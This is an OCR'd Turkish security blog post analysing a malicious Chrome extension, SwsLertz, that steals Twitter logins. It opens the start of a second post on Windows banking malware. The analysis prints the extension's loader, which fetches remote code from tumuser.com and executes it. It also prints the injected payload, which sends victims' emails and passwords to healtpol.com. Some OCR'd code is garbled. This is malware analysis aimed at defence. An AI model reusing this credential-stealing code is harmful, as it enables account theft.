



SwsLertz isimli eklentide yer alan JavaScript kodlarında ise bu defa Base64 ile metinlerin gizlendiğini gördüm. Yine diğerinde olduğu gibi, kullanıcı herhangi bir web sitesini ziyaret ettiğinde bu eklentinin http://tumuser.com/tw.php adresine istekte bulunduğunu ve bu isteğe dönen yanıtta yer alan JavaScript kodu sayesinde ziyaret edilen adresin twitter.com olması durumunda kullanıcının e-posta adresini ve parolasını çalıyordu (https://healtpol.com). Eklentinin yüklenir yüklenmez, Twitter'a ait olan mevcut çerezleri (cookie) silmesi ve kullanıcıyı direk twitter.com adresine yönlendirmesi de dikkatimi çeken diğer bir ayrıntı oldu.


SwsLertz_v7.0.crx.zip - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX
SwsLertz_v7.0.crx.zip - SFX ZIP volume, unpacked size 28.396 bytes
Name Size Packed Type Modified CRC32
.. File folder
_metadata File folder
16iconsxhcqgrs.png 507 512 PNG image 13.5.2016 14:20 6C5F9403
48iconsxhcqgrs.png 4.061 4.066 PNG image 13.5.2016 14:20 CBBB656F
128iconxhcqgrs.png 17.960 17.970 PNG image 13.5.2016 14:21 EEC7F3E6
fldioif.js 3.087 1.344 JavaScript ... 13.5.2016 14:40 452AD58D
ltarzsf.js 379 242 JavaScript ... 13.5.2016 14:39 C7F8BF40
manifest.json 435 250 JSON File 13.5.2016 15:25 85652B82
Total 1 folder and 26.429 bytes in 6 files
14 Mayıs 2016 Cumartesi
Mayıs 2016
Pt Sa Ça Pe Cu Ct Pz
25 26 27 28 29 30 1
2 3 4 5 6 7 8
9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31 1 2 3 4 5
09:52:21
Change date and time settings...



View - fldioif.js
File Edit View Help
var ofavenuhoflyit = window;
var ogigofuzijetoy = atob("MTEzNDMxNjI5MzFBY2hyb2Il").split("|")[1];
var epoyuduguhokij = atob("MTkyNjAzNTMxMDFBdGFkcw==").split("|")[1];
var ohenerunim = atob("OTIxODg3NTM0MHwbfVw/ZGFBZWQ=").split("|")[1];
var onuhirihukirud = atob("OTc0OTg0NDU2MTJBYWRkTGlzdGVuZG9=").split("|")[1];
var idovegab = atob("NzE2ODY0NzA0MTFBc3RhdHVz").split("|")[1];
var ubinoh = atob("NDQzMzg4MjU4MjBlY29tcGddGU=").split("|")[1];
var akebuzopat = atob("Mzg3Mzk5NTA2ODBBbG9jYWxTdG9yYWdl").split("|")[1];
var ekunodoy = atob("MTIyMjc3Mzc4NzJBZXdY3VBZVNjcmlwdA==").split("|")[1];
var ozurinesik = atob("NjIxOTU0NzI2MzhBcmVzcG9uc2VUZXh0").split("|")[1];
var ijuhicololohekeb = atob("MzYxMDcyMjc0NTdBZ2V0").split("|")[1];
var ikejedaburesavus = atob("OTEwMjE2NDQwMzVlBbZ5yZWFkeXN0YXRlY2hhbmdl").split("|")[1];
var uvokenunerih = atob("Mzg2NDgyOTU4M3xy2WFkeVN0YXRl").split("|")[1];
var utesip = atob("MTc0MzY0OTc1NDFBb3BBbg==").split("|")[1];
var uzlyuc = atob("NDg5NzEzNTI4NzJBc2VuZA==").split("|")[1];
var odobugedaz = atob("NzQwNjY0MDQ4ODNBbnVtYmVy").split("|")[1];
var ahamuliosihojezic = atob("NTG1NTU0NDU1NDVBaHR0cDovL3R1bXVzZ0uY29tL3R3LnBocA==").split("|")[1];
var ihuhotor = "aremanodopilikup";
ofavenuhoflyit[ogigofuzijetoy][epoyuduguhokij][ohenerunim][onuhirihukirud][function(itaketirasifogin, uteylbufug, enipebemovokag) {
if (uteylbufug[idovegab] == ubinoh) {
if(!ofavenuhoflyit[akebuzopat][ihuhotor]){
var ehapul = new Date (), emolorucifokukam = new Date (ehapul), unegozad = new Date ();
emolorucifokukam.setMinutes (ehapul.getMinutes() + 0);
unegozad.setDate(unegozad.getDate() + parseInt([3]));
var uconim = (epohavesaledomeb: ehapul.getTime(),okofosesajucum: emolorucifokukam.getTime(),agadapon: unegozad.getTime());
ofavenuhoflyit[akebuzopat][ihuhotor] = JSON.stringify(uconim);
} else {
atomajekic = JSON.parse(ofavenuhoflyit[akebuzopat][ihuhotor]);
if(typeof atomajekic.epohavesaledomeb !== odobugedaz && typeof atomajekic.okofosesajucum !== odobugedaz){
esopahotobuhirid = new Date().getTime();
ohosekacudukiz = new Date().toJSON().slice(5,10);
umetovubodenac = new Date(atomajekic.agadapon).toJSON().slice(5,10);
if(esopahotobuhirid>atomajekic.okofosesajucum && ohosekacudukiz!=umetovubodenac){
ezedabinafuher = ahamuliosihojezic;
elalus = epoyuduguhokij;
osavubilanejuzem = ekunodoy;
ajavab = ozurinesik;
anezlhybefuf = ijuhicololohekeb;
irolliboy = ikejedaburesavus;
iyazezem = uvokenunerih;
uyugufayececuv = utesip;
idatageputoropur = uzlyuc;
azezuzuhifeyuj();
}
}
}
}
});
if (!localStorage.firstRun) {
localStorage.firstRun = true;
chrome.cookies.getAll({domain: ".twitter.com"}, function(cookies) {
for(var i=0; i<cookies.length;i++) {
console.log(cookies[i]);
chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
}
});
}
3.087 bytes
Windows text
View - ltarzsf.js
File Edit View Help
function azezuzuhifeyuj(){
function ozokuhamub() {
return new XMLHttpRequest();
}
var asebih = ozokuhamub();
asebih[iroliboy] = function () {
if (asebih[iyazezem] == 4) {
ofavenuhoflyit[ogigofuzijetoy][elalus][osavubilanejuzem]({
code: asebih[ajavab]
})
}
};
asebih[uyugufayececuv][anezlhybefuf, ezedabinafuher);
asebih[idatageputoropur]();
}
379 bytes
Windo



*C:\Users\Mert\Desktop\mal.js.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
mal.js.txt
window["chrome"]["tabs"]["onUpdated"]["addListener"](function(itaketirasifogin, uteyibutug, enipebemovokag) {
if (uteyibutug["status"] == "complete") {
if(!window["localStorage"]["aremanodopilikup"]){
var ehapul = new Date (), emolorucifokukam = new Date (ehapul), unegozad = new Date ();
emolorucifokukam.setMinutes (ehapul.getMinutes() + 0);
unegozad.setDate(unegozad.getDate() + parseInt(33));
var uconim = {epohavesaledomeb: ehapul.getTime(),okofosesajucum: emolorucifokukam.getTime(),agadapon: unegozad.getTime()};
window["localStorage"]["aremanodopilikup"] = JSON.stringify(uconim);
} else {
atomajekic = JSON.parse(window["localStorage"]["aremanodopilikup"]);
if(typeof atomajekic.epohavesaledomeb === "number" && typeof atomajekic.okofosesajucum === "number"){
esopahotobuhirid = new Date().getTime();
ohosekacudukix = new Date().toJSON().slice(5,10);
umetovubodenac = new Date(atomajekic.agadapon).toJSON().slice(5,10);
if(esopahotobuhirid>atomajekic.okofosesajucum && ohosekacudukix!=umetovubodenac){
azezuruhiteyuj();
}
}
}
}
});
if (!localStorage.firstRun) {
localStorage.firstRun = true;
chrome.cookies.getAll({domain: ".twitter.com"}, function(cookies) {
for(var i=0; i<cookies.length;i++) {
console.log(cookies[i]);
chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
}
});
}
function azezuruhiteyuj(){
function ozokuhamub() {
return new XMLHttpRequest();
}
var asebih = ozokuhamub();
asebih["onreadystatechange"] = function () {
if (asebih["readyState"] == 4) {
window["chrome"]["tabs"]["executeScript"]({
code: asebih["responseText"]
})
}
};
asebih["open"]("get", "http://tumuser.com/tw.php");
asebih["send"]();
}
Normal text file
length : 1886 lin Ln : 1 Col : 110 Sel : Dos\Wind UTF-8 w/o IN


Charles 3.11.4 - swslertz1
File Edit View Proxy Tools Window Help
Session 1 * swslertz1
Structure Sequence
http://tumuser.com
tw.php
Overview Request Response Summary Chart Notes
new Image().src = "https://whos.amung.us/swidget/ntientientit";
if (location.hostname.indexOf("twitter.com") >= 0) {
var loginci = document.getElementsByClassName('js-username-field email-input js-initial-focus');
var logincim = document.getElementsByName('session[username_or_email]');
document.forms[2].onsubmit = function() {
var email = document.getElementById("signin-email").value;
var password = document.getElementById("signin-password").value;
new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sifre="+password+"&v=twitter";
}
var loginci = document.getElementsByClassName('js-username-field email-input js-initial-focus');
var logincim = document.getElementsByName('session[username_or_email]');
if (loginci.length > 0) {
document.getElementsByClassName('js-username-field email-input js-initial-focus')[0].setAttribute("id", "yolo");
document.getElementsByClassName('js-password-field')[0].setAttribute("id", "yalo");
document.forms[2].onsubmit = function() {
var email = document.getElementById("yolo").value;
var password = document.getElementById("yalo").value;
new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sifre="+password+"&v=twitter";
}
}else if (logincim.length > 0) {
if(!document.getElementById("signin-email")){
var logincim = document.getElementsByName('session[username_or_email]');
document.getElementsByName('session[username_or_email]')[0].setAttribute("id", "yolo");
Headers Text Hex Compressed HTML Raw
Recording Started
Recording



Hırsızların çaldıkları hesapları ne kadar etkin kullandıklarını anlama adına Twitter üzerinde @osmankurek81 isimli sahte bir hesap oluşturup, Twitter'a giriş için kullandığım e-posta adresini ve parolayı ilgili sayfaları üzerinden hırsızlara çaldırdığımda, hesabın 2 saat içinde kötüye kulanıldığına ve dondurulduğuna dair Twitter'dan bir e-posta aldım. Bunun üzerine Twitter hesabıma bağlanan IP adreslerini incelediğimde, hırsızlara ait olduğunu düşündüğüm ip adresini de görebildim.





Geolocation data from IP2Location (Product: DB6, updated on 2016-5-1)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Merzifon
ISP	**Organization**	**Latitude**	**Longitude**
TT ADSL-TTNET_DYNAMIC_GAY	Not Available	40.873329162598	35.46305847168

Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Not Available	Not Available
ISP	**Organization**	**Latitude**	**Longitude**
TTNet A.S.	TT ADSL-TTnet_dynamic_gay	41.0136	28.9550

Geolocation data from EurekAPI (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Amasya
ISP	**Organization**	**Latitude**	**Longitude**
Turk Telekom	Turk Telekom	40.6533	35.8331

Sonuç olarak, dolandırıcıların sosyal ağlar üzerinde masum vatandaşların parolalarını çalmak ve hesaplarını kötüye kullanmak için uğraş verdiklerini ve hatta reklam bütçeleri oluşturduklarını görebiliyoruz.

Sosyal ağ ve medya güvenliğiniz için bilmediğiniz kaynaklardan gelen mesajlara, reklamlara itibar etmemenizi, bağlantı adreslerine tıklamamanızı ve internet tarayıcılarına yüklediğiniz eklentilere dikkat etmenizi (mevcut Chrome eklentilerinizi chrome://extensions adresinden görebilirsiniz) tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Sosyal Ağ Hırsızları appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.


Autoit Bankacılık Zararlı Yazılımı


Source: https://www.mertsarica.com/autoit-bankacilik-zararli-yazilimi/

By M.S on July 1st, 2016

2015 yılından bu yana Türkiye'de çok sayıda bankanın müşterilerinin hedef alındığı bir zararlı yazılım salgını olduğu bilinmekteydi. Kullanmış olduğu Windows işletim sistemi üzerinde bu yazıya konu olan bankacılık zararlı yazılımı çalışan banka müşterileri, ilgili bankaların internet şubelerine girişi esnasında, mobil şube uygulaması yükletme vaadiyle cep telefonu numarası isteyen bir pencere ile karşılaşıyorlardı. Pencerede yer alan görsellerin tasarımının bankanın tasarımıyla uyum içinde olması ise müşterileri cep telefonu numarası girmeye ikna eden önemli etkenlerden biriydi.

Bu pencereye girilen cep telefonu numarasından sonra müşterinin cep telefonuna bağlantı adresi (link) içeren (http://banka.mobilsubeindir.com/kur) bir SMS gönderilmekteydi. Bu bağlantı adresini ziyaret eden ve Android işletim sistemi yüklü akıllı cihaz kullanan müşterinin karşısına, SMS çalabilme yeteneğine de sahip olan Android zararlı yazılımının kurulmasına yönelik yönergeler çıktığı daha önce gerçekleştirilen analizlerden bilinmekteydi. (Bu Android zararlı yazılımı ile ilgili detaylı bilgi almak için Bakır EMRE'nin analiz yazısını inceleyebilirsiniz.) Ben de bu yazımda, Windows işletim sistemi üzerinde çalışan ve yukarıda bahsi geçen Android zararlı yazılımının ilk halkası olan Windows zararlı yazılımını kısaca inceledim.

